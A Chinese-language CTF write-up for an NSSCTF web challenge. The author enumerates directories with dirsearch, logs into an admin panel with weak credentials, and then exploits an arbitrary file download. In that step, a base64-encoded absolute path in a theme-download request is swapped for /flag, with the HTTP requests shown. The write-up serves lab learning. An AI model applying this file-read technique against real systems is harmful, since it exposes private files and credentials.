





一进来很莫名其妙, 点什么都没反应, 于是用dirsearch扫一下目录, 在扫描是用很多状态码是200的无用响应, 根据它们的长度过滤一下就行了, 命令

```
dirsearch -u http://node7.anna.nssctf.cn:xxxxx/ --exclude-sizes=20KB,21KB
```

扫出admin.php, 访问可以看到一个表单, 账号admin, 密码12345



最后到了一个页面



这的功能还挺多的，在“设计->自定义”，有一个导出主题功能

导出主题

模板

默认模板

▼

默认

▼

*

名称

*

代码

字母加数字组合成的主题代号

*

效果图

浏览...

未选择文件。

作者

*

Email

*

演示网址

QQ

保存

随便输一点，保存后抓到一个包

```
1 POST /admin.php?m=ui&f=exportTheme HTTP/1.1
2 Host: node7.anna.nssctf.cn:20230
3 Content-Length: 895
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/javascript, */*; q=0.01
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryNcC0oK8akAv1v4gr
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/144.0.0.0 Safari/537.36
10 Origin: http://node7.anna.nssctf.cn:20230
11 Referer: http://node7.anna.nssctf.cn:20230/admin.php?m=visual&f=design
12 Accept-Encoding: gzip, deflate, br
13 Cookie: adminsid=9666884112de3ru4f03a8r4212; adminLang=zh-cn; adminDevice=desktop; theme=default
14 currentGroup=design
15 Connection: keep-alive
```

这个包没什么用，把这个包放行，再收到一个包有个theme传参是一段base64编码

```
美化 Raw Hex
1 GET /admin.php?m=ui&f=downloadtheme&theme=L3Zhci93d3cvaHRtbC9zeXN0ZW0vdG1wL3RoZW1lL2RlZmF1bHQvZmxhZy56aXA= HTTP/1.1
2 Host: node7.anna.nssctf.cn:20230
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
  ange;v=b3;q=0.7
7 Referer: http://node7.anna.nssctf.cn:20230/admin.php?m=visual&f=design
8 Accept-Encoding: gzip, deflate, br
9 Cookie: adminsid=9666884112de3ru4f03a8r4212; adminLang=zh-cn; adminDevice=desktop; theme=default; currentGroup=desig
10 Connection: keep-alive
```

解码可以得到一个绝对路径

```
• ▶ echo L3Zhci93d3cvaHRtbC9zeXN0ZW0vdG1wL3RoZW1lL2RlZmF1bHQvZmxhZy56aXA= |
base64 -d
/var/www/html/system/tmp/theme/default/flag.zip
```

既然是通过绝对路径来下载文件的，那这里就有任意文件下载漏洞了

将其改为/flag的base64编码->放行，会得到一个flag.zip文件，打开得到flag

```
1 GET /admin.php?m=ui&f=downloadtheme&theme=L2ZsYWc= HTTP/1.1
2 Host: node7.anna.nssctf.cn:20230
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
6 Accept:

• ▶ file flag.zip
flag.zip: ASCII text
0s ~
• ▶ cat flag.zip
NSSCTF{92fcfd98-d1cb-4b85-8282-399de080a312}
```